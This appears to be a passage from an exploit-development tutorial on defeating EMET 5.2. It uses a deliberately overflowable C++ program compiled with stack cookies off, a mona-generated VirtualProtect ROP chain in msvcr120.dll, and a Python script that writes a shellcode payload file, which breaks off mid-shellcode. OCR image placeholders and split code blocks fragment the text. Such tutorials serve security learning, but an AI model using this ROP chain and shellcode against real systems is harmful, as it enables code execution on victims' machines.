block 88: address = 0x07780020; size = 1048528
block 89: address = 0x07880020; size = 1048528
block 90: address = 0x07980020; size = 1048528
block 91: address = 0x07a80020; size = 1048528
block 92: address = 0x07b80020; size = 1048528
block 93: address = 0x07c80020; size = 1048528
block 94: address = 0x07d80020; size = 1048528
block 95: address = 0x07e80020; size = 1048528
block 96: address = 0x07f80020; size = 1048528
block 97: address = 0x08080020; size = 1048528
```

```
block 98: address = 0x08180020; size = 1048528
block 99: address = 0x08280020; size = 1048528
block 100: address = 0x08380020; size = 1048528
block 101: address = 0x08480020; size = 1048528
block 102: address = 0x08580020; size = 1048528
block 103: address = 0x08680020; size = 1048528
block 104: address = 0x08780020; size = 1048528
block 105: address = 0x08880020; size = 1048528
block 106: address = 0x08980020; size = 1048528
block 107: address = 0x08a80020; size = 1048528
block 108: address = 0x08b80020; size = 1048528
block 109: address = 0x08c80020; size = 1048528
block 110: address = 0x08d80020; size = 1048528
block 111: address = 0x08e80020; size = 1048528
block 112: address = 0x08f80020; size = 1048528
block 113: address = 0x09080020; size = 1048528
block 114: address = 0x09180020; size = 1048528
block 115: address = 0x09280020; size = 1048528
block 116: address = 0x09380020; size = 1048528
block 117: address = 0x09480020; size = 1048528
block 118: address = 0x09580020; size = 1048528
block 119: address = 0x09680020; size = 1048528
block 120: address = 0x09780020; size = 1048528
block 121: address = 0x09880020; size = 1048528
block 122: address = 0x09980020; size = 1048528
block 123: address = 0x09a80020; size = 1048528
block 124: address = 0x09b80020; size = 1048528
block 125: address = 0x09c80020; size = 1048528
block 126: address = 0x09d80020; size = 1048528
block 127: address = 0x09e80020; size = 1048528
block 128: address = 0x09f80020; size = 1048528
block 129: address = 0x0a080020; size = 1048528
```

```
block 130: address = 0x0a180020; size = 1048528
block 131: address = 0x0a280020; size = 1048528
block 132: address = 0x0a380020; size = 1048528
block 133: address = 0x0a480020; size = 1048528
block 134: address = 0x0a580020; size = 1048528
block 135: address = 0x0a680020; size = 1048528
block 136: address = 0x0a780020; size = 1048528
block 137: address = 0x0a880020; size = 1048528
block 138: address = 0x0a980020; size = 1048528
block 139: address = 0x0aa80020; size = 1048528
block 140: address = 0x0ab80020; size = 1048528
block 141: address = 0x0ac80020; size = 1048528
block 142: address = 0x0ad80020; size = 1048528
block 143: address = 0x0ae80020; size = 1048528
block 144: address = 0x0af80020; size = 1048528
block 145: address = 0x0b080020; size = 1048528
block 146: address = 0x0b180020; size = 1048528
block 147: address = 0x0b280020; size = 1048528
block 148: address = 0x0b380020; size = 1048528
block 149: address = 0x0b480020; size = 1048528
block 150: address = 0x0b580020; size = 1048528
block 151: address = 0x0b680020; size = 1048528
block 152: address = 0x0b780020; size = 1048528
block 153: address = 0x0b880020; size = 1048528
block 154: address = 0x0b980020; size = 1048528
block 155: address = 0x0ba80020; size = 1048528
block 156: address = 0x0bb80020; size = 1048528
block 157: address = 0x0bc80020; size = 1048528
block 158: address = 0x0bd80020; size = 1048528
block 159: address = 0x0be80020; size = 1048528
block 160: address = 0x0bf80020; size = 1048528
block 161: address = 0x0c080020; size = 1048528
```

```
block 162: address = 0x0c180020; size = 1048528
block 163: address = 0x0c280020; size = 1048528
block 164: address = 0x0c380020; size = 1048528
block 165: address = 0x0c480020; size = 1048528
block 166: address = 0x0c580020; size = 1048528
block 167: address = 0x0c680020; size = 1048528
block 168: address = 0x0c780020; size = 1048528
block 169: address = 0x0c880020; size = 1048528
block 170: address = 0x0c980020; size = 1048528
block 171: address = 0x0ca80020; size = 1048528
block 172: address = 0x0cb80020; size = 1048528
block 173: address = 0x0cc80020; size = 1048528
block 174: address = 0x0cd80020; size = 1048528
block 175: address = 0x0ce80020; size = 1048528
block 176: address = 0x0cf80020; size = 1048528
block 177: address = 0x0d080020; size = 1048528
block 178: address = 0x0d180020; size = 1048528
block 179: address = 0x0d280020; size = 1048528
block 180: address = 0x0d380020; size = 1048528
block 181: address = 0x0d480020; size = 1048528
block 182: address = 0x0d580020; size = 1048528
block 183: address = 0x0d680020; size = 1048528
block 184: address = 0x0d780020; size = 1048528
block 185: address = 0x0d880020; size = 1048528
block 186: address = 0x0d980020; size = 1048528
block 187: address = 0x0da80020; size = 1048528
block 188: address = 0x0db80020; size = 1048528
block 189: address = 0x0dc80020; size = 1048528
block 190: address = 0x0dd80020; size = 1048528
block 191: address = 0x0de80020; size = 1048528
block 192: address = 0x0df80020; size = 1048528
block 193: address = 0x0e080020; size = 1048528
```

```
block 194: address = 0x0e180020; size = 1048528
block 195: address = 0x0e280020; size = 1048528
block 196: address = 0x0e380020; size = 1048528
block 197: address = 0x0e480020; size = 1048528
block 198: address = 0x0e580020; size = 1048528
block 199: address = 0x0e680020; size = 1048528
block 200: address = 0x0e780020; size = 1048528
block 201: address = 0x0e880020; size = 1048528
block 202: address = 0x0e980020; size = 1048528
----------------------


Index of block to mutate (-1 to exit): 0
1) Multiplier
2) LowerCaser
3) Exit
Your choice [1-3]: 1
```

As soon as we complete this sequence, the calculator pops up!

EMET 5.2

The acronym EMET stands for Enhanced Mitigation Experience Toolkit. As of this writing, the latest version of EMET is 5.2 (download).

As always, we'll be working on Windows 7 SP1 64-bit.

Warning

EMET 5.2 may conflict with some Firewall and AntiVirus software. For instance, I spent hours wondering why EMET would detect exploitation attempts even where there were none. Eventually, I found out that it was a conflict with Comodo Firewall. I had to uninstall it completely.

Good Firewalls are not common so I left Comodo Firewall alone and decided to work in a Virtual Machine (I use VirtualBox).

Protections

As the name suggests, EMET tries to mitigate the effects of exploits. It does this by introducing the following protections:

1. Data Execution Prevention (DEP)
   It stops the execution of instructions if they are located in areas of memory marked as no execute.
2. Structured Exception Handler Overwrite Protection (SEHOP)
   It prevents exploitation techniques that aim at overwriting Windows Structured Exception Handler.
3. Null Page Protection (NullPage)
   It pre-allocates the null page to prevent exploits from using it with malicious purpose.
4. Heap Spray Protection (HeapSpray)
   It pre-allocates areas of memory the are commonly used by attackers to allocate malicious code. (For instance, 0x0a040a04; 0x0a0a0a0a; 0x0b0b0b0b; 0x0c0c0c0c; 0x0d0d0d0d; 0x0e0e0e0e; 0x04040404; 0x05050505; 0x06060606; 0x07070707; 0x08080808; 0x09090909; 0x20202020; 0x14141414)
5. Export Address Table Access Filtering (EAF)
   It regulates access to the Export Address Table (EAT) based on the calling code.
6. Export Address Table Access Filtering Plus (EAF+)
   It blocks read attempts to export and import table addresses originating from modules commonly used to probe memory during the exploitation of memory corruption vulnerabilities.
7. Mandatory Address Space Layout Randomization (MandatoryASLR)
   It randomizes the location where modules are loaded in memory, limiting the ability of an attacker to point to pre-determined memory addresses.
8. Bottom-Up Address Space Layout Randomization (BottomUpASLR)
   It improves the MandatoryASLR mitigation by randomizing the base address of bottom-up allocations.
9. Load Library Protection (LoadLib)
   It stops the loading of modules located in UNC paths (e.g. \\evilsite\bad.dll), common technique in Return Oriented Programming (ROP) attacks.

10. Memory Protection (MemProt)
    It disallows marking execute memory areas on the stack, common technique in Return Oriented Programming (ROP) attacks.
11. ROP Caller Check (Caller)
    It stops the execution of critical functions if they are reached via a RET instruction, common technique in Return Oriented Programming (ROP) attacks.
12. ROP Simulate Execution Flow (SimExecFlow)
    It reproduces the execution flow after the return address, trying to detect Return Oriented Programming (ROP) attacks.
13. Stack Pivot (StackPivot)
    It checks if the stack pointer is changed to point to attacker-controlled memory areas, common technique in Return Oriented Programming (ROP) attacks.
14. Attack Surface Reduction (ASR)
    It prevents defined modules from being loaded in the address space of the protected process.

This sounds pretty intimidating, doesn't it? But let's not give up before we even start!

The program

To analyze EMET with ease is better to use one of our little C/C++ applications. We're going to reuse exploitme3.cpp (article) but with some modifications:

C++

```
#include <cstdio>

_declspec(noinline) int f() {
   char name[32];
   printf("Reading name from file...\n");

   FILE *f = fopen("c:\\deleteme\\name.dat", "rb");
   if (!f)
      return -1;
   fseek(f, 0L, SEEK_END);
   long bytes = ftell(f);
   fseek(f, 0L, SEEK_SET);
   fread(name, 1, bytes, f);
   name[bytes] = '\0';
   fclose(f);

   printf("Hi, %s!\n", name);
   return 0;
}

int main() {
   char moreStack[10000];
   for (int i = 0; i < sizeof(moreStack); ++i)
      moreStack[i] = i;

   return f();
}
```

The stack variable moreStack gives us more space on the stack. Remember that the stack grows towards *low addresses* whereas fread writes going towards *high addresses*. Without this additional space on the stack, fread might reach the end of the stack and crash the program.

The for loop in main is needed otherwise moreStack is optimized away. Also, if function f is inlined, the buffer name is allocated after moreStack (i.e. towards the end of the stack) which defeats the purpose. To avoid this, we need to use _declspec(noinline).

As we did before, we'll need to disable stack cookies, but leave DEP on, by going to Project→properties, and modifying the configuration for Release as follows:

- Configuration Properties
    - C/C++
        - Code Generation
            - Security Check: Disable Security Check (/GS-)

Make sure that DEP is activated:

- Configuration Properties
    - Linker
        - Advanced
            - Data Execution Prevention (DEP): Yes (/NXCOMPAT)

ASLR considerations

We know that to beat ASLR we need some kind of info leak and in the next two chapters we'll develop exploits for Internet Explorer 10 and 11 with ASLR enabled. But for now, let's ignore ASLR and concentrate on DEP and ROP.

Our program exploitme3 uses the library msvcr120.dll. Unfortunately, every time the program is run, the library is loaded at a different address. We could build our ROP chain from system libraries (kernel32.dll, ntdll.dll, etc…), but that wouldn't make much sense. We went to great lengths to build a reliable shellcode which gets the addresses of the API functions we want to call by looking them up in the Export Address Tables. If we were to hardcode the addresses of the gadgets taken from kernel32.dll and ntdll.dll then it'd make sense to hardcode the addresses of the API functions as well.

So, the right thing to do is to take our gadgets from msvcr120.dll. Unfortunately, while the base addresses of kernel32.dll and ntdll.dll change only when Windows is rebooted, as we've already said, the base address of msvcr120.dll changes whenever exploitme3 is run.

The difference between these two behaviors stems from the fact that kernel32.dll and ntdll.dll are already loaded in memory when exploitme3 is executed, whereas msvcr120.dll is not. Therefore, one solution is to run the following program:

C++


```
#include <Windows.h>
#include <stdio.h>
```

```
#include <conio.h>

int main() {
    printf("msvcr120 = %p\n", GetModuleHandle(L"msvcr120"));
    printf("--- press any key ---\n");
    _getch();
    return 0;
}
```


As long as we don't terminate this program, the base address of msvcr120.dll won't change. When we run exploitme3, Windows will see that msvcr120.dll is already loaded in memory so it'll simply map it in the address space of exploitme3. Moreover, msvcr120.dll will be mapped at the same address because it contains position-dependent code which wouldn't work if placed at a different position.

Initial Exploit


Open EMET and click on the button Apps:




Now click on Add Application and choose exploitme3.exe:



You should see that exploitme3 has been added to the list:



Let's start by disabling EAF, LoadLib, MemProt, Caller, SimExecFlow and StackPivot:



Press OK to confirm the settings.

Now let's load exploitme3.exe in WinDbg (article) and use mona (article) to generate a rop chain for VirtualProtect:

```
.load pykd.pyd
!py mona rop -m msvcr120
```

Here's the ROP chain found in the file rop_chains.txt created by mona:

Python

```python
def create_rop_chain():
```

```
# rop chain generated with mona.py - www.corelan.be
rop_gadgets = [
  0x7053fc6f,  # POP EBP # RETN [MSVCR120.dll]
  0x7053fc6f,  # skip 4 bytes [MSVCR120.dll]
  0x704f00f6,  # POP EBX # RETN [MSVCR120.dll]
  0x00000201,  # 0x00000201-> ebx
  0x704b6580,  # POP EDX # RETN [MSVCR120.dll]
  0x00000040,  # 0x00000040-> edx
  0x7049f8cb,  # POP ECX # RETN [MSVCR120.dll]
  0x705658f2,  # &Writable location [MSVCR120.dll]
  0x7048f95c,  # POP EDI # RETN [MSVCR120.dll]
  0x7048f607,  # RETN (ROP NOP) [MSVCR120.dll]
  0x704eb436,  # POP ESI # RETN [MSVCR120.dll]
  0x70493a17,  # JMP [EAX] [MSVCR120.dll]
  0x7053b8fb,  # POP EAX # RETN [MSVCR120.dll]
  0x705651a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
  0x7053b7f9,  # PUSHAD # RETN [MSVCR120.dll]
  0x704b7e5d,  # ptr to 'call esp' [MSVCR120.dll]
]
return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

We've already seen how this chain works in the chapter Exploitme3 (DEP), so we won't repeat ourselves. We'll also take the script to generate the file name.dat from the same chapter and modify it as needed. This is the initial version:

Python

```
import struct

# The signature of VirtualProtect is the following:
#   BOOL WINAPI VirtualProtect(
#     _In_   LPVOID lpAddress,
#     _In_   SIZE_T dwSize,
#     _In_   DWORD flNewProtect,
#     _Out_  PDWORD lpflOldProtect
#   );

# After PUSHAD is executed, the stack looks like this:
#   .
#   .
#   .
#   EDI (ptr to ROP NOP (RETN))
#   ESI (ptr to JMP [EAX] (EAX = address of ptr to VirtualProtect))
#   EBP (ptr to POP (skips EAX on the stack))
#   ESP (lpAddress (automatic))
#   EBX (dwSize)
#   EDX (NewProtect (0x40 = PAGE_EXECUTE_READWRITE))
#   ECX (lpOldProtect (ptr to writeable address))
#   EAX (address of ptr to VirtualProtect)
# lpAddress:
#   ptr to "call esp"
#   <shellcode>
```

```
msvcr120 = 0x73c60000

# Delta used to fix the addresses based on the new base address of msvcr120.dll.
md = msvcr120 - 0x70480000


def create_rop_chain(code_size):
    rop_gadgets = [
      md + 0x7053fc6f,  # POP EBP # RETN [MSVCR120.dll]
      md + 0x7053fc6f,  # skip 4 bytes [MSVCR120.dll]
      md + 0x704f00f6,  # POP EBX # RETN [MSVCR120.dll]
      code_size,        # code_size -> ebx
      md + 0x704b6580,  # POP EDX # RETN [MSVCR120.dll]
      0x00000040,       # 0x00000040-> edx
      md + 0x7049f8cb,  # POP ECX # RETN [MSVCR120.dll]
      md + 0x705658f2,  # &Writable location [MSVCR120.dll]
      md + 0x7048f95c,  # POP EDI # RETN [MSVCR120.dll]
      md + 0x7048f607,  # RETN (ROP NOP) [MSVCR120.dll]
      md + 0x704eb436,  # POP ESI # RETN [MSVCR120.dll]
      md + 0x70493a17,  # JMP [EAX] [MSVCR120.dll]
      md + 0x7053b8fb,  # POP EAX # RETN [MSVCR120.dll]
      md + 0x705651a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
      md + 0x7053b7f9,  # PUSHAD # RETN [MSVCR120.dll]
      md + 0x704b7e5d,  # ptr to 'call esp' [MSVCR120.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


def write_file(file_path):
    with open(file_path, 'wb') as f:
        ret_eip = md + 0x7048f607       # RETN (ROP NOP) [MSVCR120.dll]
        shellcode = (
            "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02" +
            "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa" +
            "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8" +
